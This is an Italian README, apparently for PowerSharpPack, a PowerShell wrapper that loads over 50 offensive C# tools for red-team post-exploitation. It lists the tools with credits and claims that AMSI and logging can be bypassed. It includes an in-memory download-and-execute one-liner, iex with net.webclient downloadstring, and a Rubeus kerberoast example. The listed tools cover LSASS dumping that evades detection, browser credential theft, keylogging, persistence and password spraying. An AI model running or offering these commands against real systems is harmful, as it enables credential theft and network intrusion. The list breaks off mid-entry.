
Wrapper PowerShell che raggruppa oltre 50 strumenti di sicurezza offensivi in C# per post-sfruttamento, elevazione dei privilegi, dumping delle credenziali, movimento laterale e ricognizione di Active Directory in operazioni di red team.


Molti progetti C# offensivi utili sono stati racchiusi in PowerShell per un facile utilizzo.
Perché? A mio parere personale, PowerShell offensivo non è morto a causa di AMSI, Script-block-logging, Constrained Language Mode o altre funzionalità di protezione. Ognuno di questi meccanismi può essere bypassato. Poiché la maggior parte dei nuovi progetti innovativi di sicurezza offensiva sono scritti in C#, ho deciso di renderli utilizzabili anche in PowerShell.
Quindi cosa ho fatto sostanzialmente?
[System.Reflection.Assembly]::Load($DecompressedDecodedBinary).È un processo molto semplice ma che richiede tempo per molti repository.
Quali strumenti sono inclusi?
Internalmonologue
Attacco Internal Monologue: Recupero di hash NTLM senza toccare LSASS
@Crediti a: https://github.com/eladshamir/Internal-Monologue
Seatbelt
Seatbelt è un progetto C# che esegue una serie di "controlli di sicurezza" orientati all'host, rilevanti sia dal punto di vista offensivo che difensivo.
@Crediti a: https://github.com/GhostPack/Seatbelt
SharpWeb
Progetto CLR .NET 2.0 per recuperare le credenziali salvate del browser da Google Chrome, Mozilla Firefox e Microsoft Internet Explorer/Edge.
@Crediti a: https://github.com/djhohnstein/SharpWeb
UrbanBishop
Crea una sezione RW locale in UrbanBishop e poi mappa quella sezione come RX in un processo remoto. Caricamento di shellcode reso facile.
@Crediti a: https://github.com/FuzzySecurity/Sharp-Suite
SharpUp
SharpUp è un porting C# di varie funzionalità di PowerUp.
@Crediti a: https://github.com/GhostPack/SharpUp
Rubeus
Rubeus è un set di strumenti C# per l'interazione grezza con Kerberos e i suoi abusi.
@Crediti a: https://github.com/GhostPack/Rubeus && https://github.com/gentilkiwi/kekeo/
SharPersist
Toolkit di persistenza per Windows scritto in C#.
@Crediti a: https://github.com/fireeye/SharPersist
Sharpview
Implementazione C# di harmj0y's PowerView
@Crediti a: https://github.com/tevora-threat/SharpView
winPEAS
Controlla la checklist di escalation dei privilegi locali di Windows da book.hacktricks.xyz
@Crediti a: https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/tree/master/winPEAS
Lockless
Lockless permette la copia di file bloccati.
@Crediti a: https://github.com/GhostPack/Lockless
SharpChromium
Progetto CLR .NET 4.0 per recuperare dati di Chromium, come cookie, cronologia e login salvati.
@Crediti a: https://github.com/djhohnstein/SharpChromium
SharpDPAPI
SharpDPAPI è un porting C# di alcune funzionalità DPAPI di Mimikatz.
@Crediti a: https://github.com/GhostPack/SharpDPAPI && https://github.com/gentilkiwi/mimikatz/
SharpShares
Enumera tutte le condivisioni di rete nel dominio corrente. Può anche risolvere i nomi in indirizzi IP.
@Crediti a: https://github.com/djhohnstein/SharpShares
SharpSniper
Trova utenti specifici in Active Directory tramite il loro nome utente e indirizzo IP di accesso
@Crediti a: https://github.com/HunnicCyber/SharpSniper
SharpSpray
SharpSpray è un semplice set di codice per eseguire un attacco di password spraying contro tutti gli utenti di un dominio utilizzando LDAP ed è compatibile con Cobalt Strike.
@Crediti a: https://github.com/jnqpblc/SharpSpray
Watson
Enumera i KB mancanti e suggerisce exploit per vulnerabilità di escalation dei privilegi utili
@Crediti a: https://github.com/rasta-mouse/Watson
Grouper2
Trova vulnerabilità nei Criteri di gruppo di Active Directory
@Crediti a: https://github.com/l0ss/Grouper2
Tokenvator
Uno strumento per elevare i privilegi con i token di Windows
@Crediti a: https://github.com/0xbadjuju/Tokenvator
SauronEye
Strumento di ricerca per trovare file specifici contenenti parole specifiche, ad esempio file contenenti password.
@Crediti a: https://github.com/vivami/SauronEye
Basta caricare lo script principale con
iex(new-object net.webclient).downloadstring('https://raw.githubusercontent.com/S3cur3Th1sSh1t/PowerSharpPack/master/PowerSharpPack.ps1')
e scegliere lo strumento come parametro switch, ad esempio:

PowerSharpPack -seatbelt -Command "AMSIProviders"

Se si desidera passare più parametri al binario, è sufficiente usare le virgolette come:
PowerSharpPack -Rubeus -Command "kerberoast /outfile:Roasted.txt"
Se non si desidera caricare tutti i binari per vari motivi, è possibile utilizzare gli script PowerShell per singolo binario situati nella cartella PowerSharpBinaries.
Progetti disponibili anche come script PowerShell autonomo:
SharpCloud
Semplice C# per verificare l'esistenza di file di credenziali relativi ad AWS, Microsoft Azure e Google Compute.
@Crediti a: https://github.com/chrismaddalena/SharpCloud
SharpSSDP
SSDP Service Discovery
@Crediti a: https://github.com/rvrsh3ll/SharpSSDP
DAFT
DAFT: Database Audit Framework & Toolkit
@Crediti a: https://github.com/NetSPI/DAFT
Get-RBCD-Threaded
Strumento per scoprire percorsi di attacco di Constrained Delegation basati su risorse in ambienti Active Directory
@Crediti a: https://github.com/FatRodzianko/Get-RBCD-Threaded
SharpGPO-RemoteAccessPolicies
Uno strumento C# per enumerare le politiche di accesso remoto tramite i criteri di gruppo.
@Crediti a: https://github.com/FSecureLABS/SharpGPO-RemoteAccessPolicies
SharpAllowedToAct
Acquisizione di oggetti computer tramite Constrained Delegation basata su risorse (msDS-AllowedToActOnBehalfOfOtherIdentity)
@Crediti a: https://github.com/pkb1s/SharpAllowedToAct
WireTap
Progetto .NET 4.0 per interagire con hardware video, audio e tastiera.
@Crediti a: https://github.com/djhohnstein/WireTap
SharpClipboard
Monitoraggio degli Appunti in C#
@Crediti a: https://github.com/slyd0g/SharpClipboard
SharpPrinter
Scopri stampanti + verifica vulnerabilità
@Crediti a: https://github.com/rvrsh3ll/SharpPrinter
SharpHide
Strumento per creare chiavi di registro nascoste.
@Crediti a: https://github.com/outflanknl/SharpHide
SpoolSample
Strumento PoC per costringere host Windows ad autenticarsi su altre macchine tramite l'interfaccia RPC MS-RPRN. Ciò è possibile anche tramite altri protocolli.
@Crediti a: https://github.com/leechristensen/SpoolSample
SharpGPOAbuse
SharpGPOAbuse è un'applicazione .NET scritta in C# che può essere utilizzata per sfruttare i diritti di modifica di un utente su un Oggetto Criterio di Gruppo (GPO) al fine di compromettere gli oggetti controllati da quel GPO.
@Crediti a: https://github.com/FSecureLABS/SharpGPOAbuse
SharpDump
SharpDump è un porting C# della funzionalità Out-Minidump.ps1 di PowerSploit.
@Crediti a: https://github.com/GhostPack/SharpDump
SharpHound3
Raccolta dati C# per il progetto BloodHound, Versione 3
@Crediti a: https://github.com/BloodHoundAD/SharpHound3
PostDump
Un altro strumento per eseguire il minidump del processo LSASS utilizzando poche tecniche per evitare il rilevamento.
@Crediti a: https://github.com/YOLOP0wn/POSTDump
SharpLocker
